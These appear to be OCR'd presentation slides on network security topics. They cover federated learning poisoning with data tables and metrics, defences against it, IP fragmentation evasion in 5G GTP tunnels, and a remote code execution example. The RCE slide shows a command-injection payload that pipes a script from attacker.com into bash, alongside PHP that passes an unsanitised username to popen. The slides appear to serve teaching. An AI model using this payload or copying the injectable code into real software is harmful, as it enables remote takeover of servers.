5	46.90454	793.8929	1286.273	1	5	-0.23257	29.43002	0
6	37.77872	482.096	1067.012	0	4	3.638957	37.16942	0
7	551.9665	43.80866	36.84823	92	0	112.4235	3.3558	1
8	640.4881	55.89415	14.99396	85	0	108.7947	6.539074	1
9	64.75356	419.802	1123.401	1	4	4.216723	32.06036	0
10	437.713	38.36698	184.3003	105	2	95.33533	6.150699	1
11	31.32735	630.9821	870.4916	1	7	3.89493	27.13148	0
12	356.3897	33.63816	220.9178	102	1	142.0764	7.177268	1
13	423.1718	74.92746	125.6838	114	2	83.44772	9.552158	1
14	508.2251	44.46452	90.96733	85	1	108.8003	6.642478	1
15	524.7423	3.596624	112.3174	99	1	52.62515	2.789532	1
16	573.5409	31.41347	67.3701	92	1	101.2346	4.059549	1
17	478.6762	82.2229	110.569	93	0	80.43288	7.196837	1
18	575.4527	44.93622	95.72906	91	0	182.1905	4.356934	1
19	52.1915	823.13	1071.691	1	5	4.026087	17.2373	0
20	527.8476	61.10416	96.78012	92	1	114.7697	7.500618	1
21	51.98085	499.3457	1034.368	3	4	3.521216	32.14406	0
22	35.75252	814.227	738.2359	1	4	4.781685	35.03559	0
23	45.22343	307.865	908.5397	2	7	3.10577	28.34671	0
24	49.75875	731.7598	1178.05	2	1	5.148706	23.83705	0
25	577.4799	35.07319	110.8757	96	0	77.1027	3.796832	1
26	41.01585	645.9972	630.7624	4	6	2.577504	28.65661	0
27	59.68645	596.2778	1060.095	4	4	1.963671	31.97379	0
28	53.61396	595.3079	1193.079	0	7	2.303539	25.74191	0
29	421.6467	70.75967	135.9031	82	0	112.5012	2.925144	1




	A	B	C	D	E	F	G	H
1	packet_ra	avg_packe	flow_dura	tcp_flag_s	tcp_flag_a	connectio	std_packe	label
2	46.15444	546.7299	1183.691	0	0	2.520646	32.34262	0
3	649.0208	84.49277	102.1712	111	1	102.41	5.86277	1
4	501.9584	69.12407	109.0556	114	0	119.8534	5.057895	1
5	40.10395	555.2678	1280.674	0	7	3.851929	34.21387	0
6	52.59723	551.1151	1411.309	4	4	2.520475	32.84938	0
7	485.6376	42.24074	165.574	99	2	104.7659	3.837077	1
8	552.4062	83.93526	84.30239	77	0	144.8507	2.409041	1
9	620.337	40.17612	162.9381	114	1	55.15968	10.26678	1
10	495.863	106.2409	9.961465	92	1	122.1458	6.554278	1
11	521.6068	94.19416	144.9799	111	1	85.43464	1.150812	1
12	377.0379	52.18223	43.2494	98	0	77.60956	10.90376	1
13	514.6763	60.79813	189.8377	102	0	129.9472	5.686231	1
14	52.85865	703.2546	832.2828	6	4	2.16517	32.71628	0
15	39.64758	638.1158	1047.881	2	5	3.087205	26.68083	0
16	47.27276	642.8307	843.0476	2	11	2.149802	32.53488	0
17	68.76796	504.6671	963.0949	2	5	3.226292	33.58869	0
18	452.8193	36.58675	145.6696	95	2	18.93273	4.768981	1
19	406.5999	17.42702	213.8844	104	0	101.2329	7.509931	1
20	44.53141	588.1931	820.986	2	4	3.612825	33.14039	0
21	48.52943	566.2914	1115.041	0	4	3.575357	21.59312	0
22	65.505	485.6274	1380.827	4	2	3.667219	29.02605	0
23	57.12998	718.7679	1063.231	0	5	2.291512	26.5216	0
24	75.60085	607.5434	1179.071	1	3	3.290088	27.43513	0
25	433.0929	101.0819	57.30355	106	1	173.7516	5.764398	1
26	413.1861	51.75678	160.582	106	3	124.8023	7.937729	1
27	55.86857	763.3432	1004.493	0	5	0.523208	41.34496	0
28	556.1506	76.90813	43.42473	104	1	103.8216	7.080699	1
29	500.0255	72.75797	84.07916	91	0	118.1392	5.338778	1

FLPA EFFECT

	precision	recall	f1-score	support
0	1.00	1.00	1.00	300
1	1.00	1.00	1.00	300
accuracy			1.00	600
macro avg	1.00	1.00	1.00	600
weighted avg	1.00	1.00	1.00	600



	precision	recall	f1-score	support
0	0.83	0.92	0.87	480
1	0.42	0.23	0.29	120
accuracy			0.78	600
macro avg	0.62	0.57	0.58	600
weighted avg	0.75	0.78	0.76	600




DEFENSE STRATEGIES AGAINST FLPA

- Client-side validation: Check update consistency before aggregation.
- Robust aggregation techniques (e.g., Krum, Trimmed Mean).
- Behavioral monitoring of FL participants over time.
- Local model accuracy check

IP FRAGMENTATION ATTACK


FIRST: WHAT IS IP FRAGMENTATION ?

- Splits large packets into smaller fragments due to MTU limitations on the path.
- Each fragment carries a portion of the original payload, reassembled at the destination host.



WHAT IS IP FRAGMENTATION ATTACK ?


- Sending a harmful payload via HTTP, UDP, ICMP, etc. by fragmenting it to bypass
- Denial of Service (DoS) by sending very small fragments with false offsets to confuse target



IP FRAGMENTATION ATTACK IN 5G-BASED NETWORKS

- When outer IP packets are not fragmented, but inner IP payloads in the GTP headers are fragmented; some reassemble-aware security systems do not see the inner IP fragments since they are focusing on outer IPs.

- Sometimes no reassembling due to ultra-low latency and high sped issues.




Outer IP → Outer GTP → Inner IP (fragment #1)
Outer IP → Outer GTP → Inner IP (fragment #2)
Outer IP → Outer GTP → Inner IP (fragment #3)

REMOTE CODE EXECUTION (RCE) VULNERABILTY ?


```
POST /change_password.php

user=deniz;curl http://attacker.com/x.sh|bash

new_pass=1234
```

```
private function change_system_password($user, $current_root_pass, $new_user_pass, &$msg) {
    $status = 0;
    $res = trim(shell_exec('echo $UID'));
    if ($res == 0) {
        // running as root, no sudo needed for passwd command
        $handle = popen("/usr/bin/passwd --stdin $user", 'w');
        fwrite($handle, "$new_user_pass\n");
        pclose($handle);
    } else {
```



MY ATTACK SIMULATION


```python
def start_udp_server():  1 usage
    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    sock.bind((SERVER_IP, SERVER_PORT))
